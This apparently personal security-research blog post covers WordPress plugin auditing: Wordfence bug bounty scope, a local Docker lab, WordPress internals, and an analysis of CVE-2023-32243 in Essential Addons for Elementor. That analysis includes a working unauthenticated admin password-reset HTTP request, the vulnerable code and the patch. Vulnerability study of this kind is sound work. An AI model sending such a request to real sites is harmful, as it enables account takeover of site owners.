Wodpress Security Research
Wordpress security Research
This blog its about some vulnerabilites on wordpress plugins. Join the Wordfence WordPress Bug Bounty Program. Focus on vulnerabilites in WordPress plugins and themes, there are some Rules.
In the Scope
- All plugins and themes that can be run locally, both free and premium.
Out of Scope
- WordPress Core, but you still receive a CVE ID.
- Each software listed below, they host his own BBP o VDP program
Vulnerabilites Consideres In-Scope
The following is a list of some common vulnerabilities that will be accepted.
- Stored Cross-Site Scripting
- Reflected Cross-Site Scripting
- Cross-Site Request Forgery, that has a considerable impact on a site’s security
- Missing Authorization, that leads to a considerable impact on a site’s security
- Arbitrary Content Deletion
- SQL Injection
- Insecure Direct Object Reference
- Arbitrary File Upload
- Arbitrary File Download/Readv
- Arbitrary File DeletionCv
- Local File Include/Remote File Include
- Directory Traversal
- Privilege Escalation to Admin
- Privilege Escalation to Non-Admin
- Authentication Bypass to Admin
- Authentication Bypass to Non-Admin
- Remote Code Execution/Code Injection
- Information Disclosure
- Server-Side Request Forgery
- PHP Object Injection
- Intentional Backdoors Added by Developers that are Accessible by Threat Actors
Vulnerabilities Considered Out of Scope
The following is a list of vulnerabilities and issues, explicitly out of scope from the bug bounty program
- CSV Injection
- IP Spoofing, where the only impact is integrity
- Secrets (such as 2FA secrets) that are stored in plaintext in a database that can’t be exploited through another Vulnerability in the plugin
- Web Application Firewall (WAF) Rule Bypasses
- CSS Injection, where this is not a considerable and demonstrable impact to site’s security
- HTML Injection, where this is not a considerable and demonstrable impact to site’s security
- DoS Vulnerabilities, where this is not a considerable and demonstrable impact to site’s security
- CAPTCHA Bypasses
- CORS Issues
- Software containing vulnerable packages or dependencies that are not verifiably exploitable in that plugin or theme
- Any Vulnerability requiring PR:H to Exploit (Administrator, Editor, and Shop Manager roles fall into this category)
- Open Redirect
- TabNabbing
- Vulnerabilities dependent on successfully exploiting a race condition that is not easily replicable in a common configuration.
- Cache Poisoning, where this is not a considerable and demonstrable impact to site’s security
- TOCTOU, where this is not a considerable and demonstrable impact to site’s security
- Self Cross-Site Scripting
- Issues that lead to Username Enumeration
- Theoretical Vulnerabilities
- Lack of HTTP Headers
- Clickjacking
- Cross-Site Request Forgery on unauthenticated forms or on forms with no sensitive actions (examples include disabling a non-critical admin notice)
- Vulnerabilities that only affect users of outdated or unpatched browsers (An outdated or unpatched browser is considered 2 stable versions behind the latest released version).
- Any Vulnerability with a CVSS 3.1 score that is lower than 4.0 and can’t be leveraged to achieve a higher score.
- Vulnerabilities only exploitable on configurations running EOL versions of software, such as PHP, mysql, apache, nginx, openssl
- Any SQL Injection that requires wp_magic_quotes to be disabled in order to exploit
- Security issues or vulnerabilities that require local access to the server to exploit
- Vulnerabilities that can only be exploited by an administrator explicitly granting access to a lower-privileged user
- Vulnerabilities that require brute force to exploit
Set Up Local Environent
From Wordpress, the recommend PHP 7.4 or greater and MySQL version 8.0. To do this i use the docker-compose.yml shared in the Wordfence Bug Bounty Discord
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
version: '3.8'
services:
  wordpress:
    container_name: wordpress-wpd
    restart: always
    build:
      dockerfile: Dockerfile # this line is actually redundant here - you need it only if you want to use some custom name for your Dockerfile
      context: ./xdebug # a path to a directory containing a Dockerfile, or a URL to a git repository.
    ports:
      - "1337:80"
    environment:
      WORDPRESS_DB_HOST: mysql-wpd:3306
      WORDPRESS_DB_NAME: mydbname
      WORDPRESS_DB_USER: mydbuser
      WORDPRESS_DB_PASSWORD: mydbpassword
      #WORDPRESS_DEBUG: True
      # Set the XDEBUG_CONFIG as described here: https://xdebug.org/docs/remote
      #XDEBUG_CONFIG: remote_host=192.168.1.2 # change 192.168.1.2 to the IP of your host machine
    depends_on:
      - db
    volumes:
      - ./wp:/var/www/html
    networks:
      - backend-wpd
      - frontend-wpd
    deploy:
      resources:
        limits:
          memory: 2048m
    extra_hosts:
      - host.docker.internal:host-gateway
  db:
    container_name: mysql-wpd
    image: mysql:8.0.20
    command: --default-authentication-plugin=mysql_native_password
    restart: always
    environment:
      MYSQL_ROOT_PASSWORD: mydbrootpassword
      #MYSQL_RANDOM_ROOT_PASSWORD: '1' # You can use this instead of the option right above if you do not want to be able to login to MySQL under root
      MYSQL_DATABASE: mydbname
      MYSQL_USER: mydbuser
      MYSQL_PASSWORD: mydbpassword
    ports:
      -  "3306:3306" # I prefer to keep the ports available for external connections in the development environment to be able to work with the database
                     # from programs like e.g. HeidiSQL on Windows or DBeaver on Mac.
    volumes:
      - ./mysql:/var/lib/mysql
    networks:
        backend-wpd:
            aliases:
                - mysql
  wpcli:
    image: wordpress:cli-php8.0
    volumes_from:
      - wordpress
    depends_on:
      - db
      - wordpress
    user: "33:33"
    entrypoint: wp
    command: "--info"
    environment:
      WORDPRESS_DB_HOST: mysql-wpd:3306
      WORDPRESS_DB_NAME: mydbname
      WORDPRESS_DB_USER: mydbuser
      WORDPRESS_DB_PASSWORD: mydbpassword
    networks:
      - backend-wpd
  mailcatcher:
    container_name: mailcatcher
    image: schickling/mailcatcher
    networks:
      - backend-wpd
      - frontend-wpd
    ports:
      -  "1025:1025"
      -  "1080:1080"

networks:
  frontend-wpd:
  backend-wpd:
Understanding WordPress Security Audit
I will try to resume this article for Synacktiv
Project Structure
index.php: EntryPoint for all requests.wp-admin/admin-ajax.php: endpoint responsible for handling AJAX requests*.php: all features the administration dashboard offers
xmlrpc.php: deprecated, used to integrate WordPress with third-party applications befores the REST API
Authentication and Authorizations
Users belong to groups, which aggregate specific rights to do specific actions, called capabilites, roles can inherit from one another. The function to check capabilites is current_user_can($cap).
Capabilites are designated by a string identifier and that’s all, adding capabilites with functions like add_cap and current_user_can. Interesting capabilites are:
unfiltered_html: allows us to insert malicios HTML tags in articles.install_themes,install_plugins: equivalent to free PHP code execution.edit_themes,edit_plugins: same things, RCE.
be careful with themes as if you introduce a bug in a theme file, there chances the the website will no respond.
Plugins can register new capabilites and create roles with add_role()
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
function myplugin_define_roles_and_caps() {
    $plugin_role_id = "mypluginrole";
    $plugin_role_displayname = "MyPlugin Role";
    $plugin_caps = array("myplugin_list_X" => true, "myplugin_do_Y" => false);

    // Create the role
    add_role($plugin_role_id, $plugin_role_displayname, $plugin_caps);
    // Grant the administrator with all the capabilities defined by this plugin
    $admin = get_role("administrator");
    if ( $admin ) {
        $admin->add_cap("myplugin_list_X", true);
        $admin->add_cap("myplugin_do_Y", true);
    }
}
add_action( 'plugins_loaded', 'myplugin_define_roles_and_caps' );
For authentication, wordpress use the cookie named wordpress_logged_id[hash], once you enter username and password in the login form.
This cookies is generated by the function wp_generate_auth_cookie,and is relying on session tokens stored along an expiration date in the database.
Hooks (Actions & Filters)
A hook is a list of functions (“callbacks”), along with a string identifier used to refe to the hook. Each callback is given a priority index in the hook when it is registered.
An action is a type of hook in which no data is passed from one callback to the next.
1
2
3
4
5
6
do_action($hook_name, $arg1, $arg2, ...)
├─ callback1_priority_1($arg1, $arg2, ...)
├─ callback2_priority_1($arg1, $arg2, ...)
├─ callback3_priority_2($arg1, $arg2, ...)
├─ ...
├─ return ''
Filters on the other hand chain the callbacks, and output the value of the final callback. They are meant to filter user-supplied values or to inject data somewhere.
1
2
3
4
5
6
apply_filters($hook_name, $value, $extra_arg1, $extra_arg2, ...)
├─ $value = callback1_priority_1($value, $extra_arg1, $extra_arg2, ...)
├─ $value = callback2_priority_1($value, $extra_arg1, $extra_arg2, ...)
├─ $value = callback3_priority_2($value, $extra_arg1, $extra_arg2, ...)
├─ ...
├─ return $value
If a WordPress plugin lets the user decide on the second argument passed to add_action()/add_filter(the callback function name), it cloud be close to RCE depending on the functions in the current scope. Similar if you control the first agrument of such a call, you could register a set callback on a hook of your choice.
To round this part up, keep in mind that actions and filters are just two ways of referring to the same objects of type WP_Hook and as such, a hook can act both as an action and as a filter. So don’t be surprised to see a mix of add_action and add_filter referring to the same hook name, it’s intended, and it acts on the same WP_Hook object behind the scenes
Routing & Rewrite Rules
Wordpress mixes two types of routing
- All request related to the customer-facing(unatuh) part are managed by the
index.phpfile. - All the other requests, for example to the backend panel are handled by the corresponding PHP files.

Now, WordPress allows you to use “pretty” URLs that are easy for humans to read and remember, like /author/admin. But internally, WordPress actually needs that converted into a different format to process the request properly.
This conversion process happens in a file called rewrite.php which is inside the wp-include folder. It uses a special WordPress option called rewrite_rules which is stored in the WordPress database in a table named wp_options
WordPress APIs
XML-RPC
This system is the oldest of all, Developers interact by sending HTTP POST requests to xmlrpc.php, The content os the POST request is an XML document describing what you want to do.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
<?xml version="1.0"?>
<methodCall>
  <methodName>metaWeblog.newPost</methodName>
  <params>
    <param>
      <value><string>YOUR_USERNAME</string></value>
    </param>
    <param>
      <value><string>YOUR_PASSWORD</string></value>
    </param>
    <param>
      <value><string>New Post Title</string></value>
    </param>
    <param>
      <value><string>Post Content</string></value>
    </param>
    <param>
      <value><string>category_slug</string></value>
    </param>
  </params>
</methodCall>
The XML-RPC suffer from multiples downsides:
- slight performance overhead
- Brute force attacks and denail of services attacks.
- Limited functionality due to lack of support.
Admin-AJAX
The API used in the UI of the blog, to interact with this developers send a GET or POST request to admin-ajax.php file, located in the wp-admin folder. Authentication is handled by the cookie we already mention.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22

var requestData = {
  action: 'my_custom_ajax_action', // The action to be performed on the server-side
  data_param1: 'value1',
  data_param2: 'value2',
};

// Send the Ajax request to admin-ajax.php
jQuery.post({
  url: '/wp-admin/admin-ajax.php', // Path to the admin-ajax.php endpoint
  data: requestData, // Data to be sent with the request
  dataType: 'json', // The expected data type of the response
  success: function(response) {
    // Handle the response from the server
    console.log('Response:', response);
  },
  error: function(error) {
    // Handle errors, if any
    console.error('Error:', error);
  }
});
When a request is received and if the action parameter value matches with an AJAX action (as defined in wp-admin/admin-ajax.php and implemented in wp-admin/includes/ajax-actions.php), this action is triggered, and the result is served as a response.
REST API
It uses JSON to transfer data, its accesible with the URI prefix /wp-json/, and plugins can register their own API routes via the register_rest_route function. To avoid conflicts between plugins API routes are composed of a “namespace” and a “path”.
When hitting the route /wp-json/, you are given the full list of registered API endpoints. This can hint you towards interesting plugins and custom namespaces when looking for an quick-win over a specific WordPress instance.
In this API, two types of authentication are accepted:
- classic cookie authentication but to prevent CSRF, this authentication needs to be used along with a CSRF nonce, passed in the header
X-WP-Nonce - Basic authentication with an Application Password, introduced in recent version and works as API tokens.
Themes and Plugins
Plugins
Plugins are located under wp-content/plugins/ folder. For example Wodpres’ example plugin Hello Dolly consists in the following very simple directory structure
1
2
3
hello-dolly/
├── hello.php
└── readme.txt
These files are accessible from the webroot, and this is how tools like WPScan work to discover the version of installed plugins.

In order to access query parameters, plugins uses $_GET and $_POST. WordPress automatically escapes quotes and backslashes in these arrays, alternatively, to access GET request parameters, it is possible to register a query variable with the query_vars hook.
To sanitize there variables, WordPress offers a variety of filtering and escaping functions.
Themes
Themes are stored in wp-content/themes and are made of multiple template PHP files, important a mian file called functions.php. For example, a theme might have specific template files for:
author.php: Used when rendering pages that display posts by a specific author (e.g., /author/john-doe)date.php: Used when rendering pages that display posts from a specific date or time periodsingle.php: Used when rendering a single, individual blog post
In addition to these content-specific templates, themes usually also include three special template files:
header.php: Contains the header section of the website, typically including the site title, logo, and navigation menufooter.php: Contains the footer section of the website, usually including copyright information, additional links, or other closing contentsidebar.php: Contains the sidebar section of the website, which might include widgets, navigation, or other supplementary content.
The process of choosing and rendering the appropriate template file is handled by the wp-includes/template-loader.php file in WordPress. This file contains code that determines which template should be used based on the current request, and then includes and renders that template.
All the functions get_X_template are defined in /wp-include/template.php, and use the X_template hooks to retrieve the right template. Themes can manifest themselves in these hooks using the add_filter function to declare their own templates.
CVE-2023-32243
As mention in this blog this vulnerability on Essential Addons for Elementor allow an unauthorized attacker to reset the password of any user. How its that possible ? Checking the exploit it makes a request to wordpress_url and extract the nonce for the var localize  Use this nonce to then make the reset password request to /wp-admin/admin-ajax.php
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: localhost:1337
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36 Edge/16.16299
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 181

action=login_or_register_user&eael-resetpassword-submit=true&page_id=124&widget_id=224&eael-resetpassword-nonce=ba5d8a0954&eael-pass1=Hacked1337&eael-pass2=Hacked1337&rp_login=admin
Inside the \wp\wp-content\plugins\essential-addons-for-elementor-lite\includes\Traits\Login_Registration.php in the 42 line we se the function login_or_register_user()
1
2
3
4
5
6
7
8
9
10
11
12
13
14
	public function login_or_register_user() {
		do_action( 'eael/login-register/before-processing-login-register', $_POST );
		// login or register form?
		if ( isset( $_POST['eael-login-submit'] ) ) {
			$this->log_user_in();
		} else if ( isset( $_POST['eael-register-submit'] ) ) {
			$this->register_user();
		} else if ( isset( $_POST['eael-lostpassword-submit'] ) ) {
			$this->send_password_reset();
		} else if ( isset( $_POST['eael-resetpassword-submit'] ) ) {
			$this->reset_password();
		}
		do_action( 'eael/login-register/after-processing-login-register', $_POST );
	}
and on the line 784 we saw the code for reset_password() function, there we se some checks for data present like the eael-resetpassword-nonce’ but never check if the request comes from a user with the authorization to perfom it
1
2
3
4
5
6
7
		if ( ( ! count( $errors ) ) && isset( $_POST['eael-pass1'] ) && ! empty( $_POST['eael-pass1'] ) ) {
			$rp_login = isset( $_POST['rp_login']) ? sanitize_text_field( $_POST['rp_login'] ) : '';
			$user = get_user_by( 'login', $rp_login );

			if( $user || ! is_wp_error( $user ) ){
				reset_password( $user, sanitize_text_field( $_POST['eael-pass1'] ) );
				$data['message'] = isset( $settings['success_resetpassword'] ) ? __( Helper::eael_wp_kses( $settings['success_resetpassword'] ), 'essential-addons-for-elementor-lite' ) : esc_html__( 'Your password has been reset.', 'essential-addons-for-elementor-lite' );
we can see its take the user reference with the function get_user_by capture in the field rp_login without validation permision to change the password to that user. Then validate if the user exists to make the changes 
Lets install a further version and check how did they patch the vulnerability.

The patch add the check_password_reset_key function and pass it the username and a new parameter which is rp_key, wich its a signed key with and expiration_time, if the key its correct and hasn’t expired it will return the user.

Then it check if the user variable its correct, if not it will return Invalid user name found!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20

		if ( ( ! count( $errors ) ) && isset( $_POST['eael-pass1'] ) && ! empty( $_POST['eael-pass1'] ) ) {
			$rp_data_db['rp_key']   = ! empty( $_POST['rp_key'] ) ? sanitize_text_field( $_POST['rp_key'] ) : '';
			$rp_data_db['rp_login'] = ! empty( $_POST['rp_login'] ) ? sanitize_text_field( $_POST['rp_login'] ) : '';

			$user = check_password_reset_key( $rp_data_db['rp_key'], $rp_data_db['rp_login'] );

			if( is_wp_error( $user ) || ! $user ){
				$data['message'] = esc_html__( 'Invalid user name found!', 'essential-addons-for-elementor-lite' );

				$success_key = 'eael_resetpassword_success_' . esc_attr( $widget_id );
				delete_option( $success_key );

				if($ajax){
					wp_send_json_error( $data['message'] );
				}else {
					update_option( 'eael_resetpassword_error_' . $widget_id, wp_json_encode( $data['message'] ), false );
				}
			}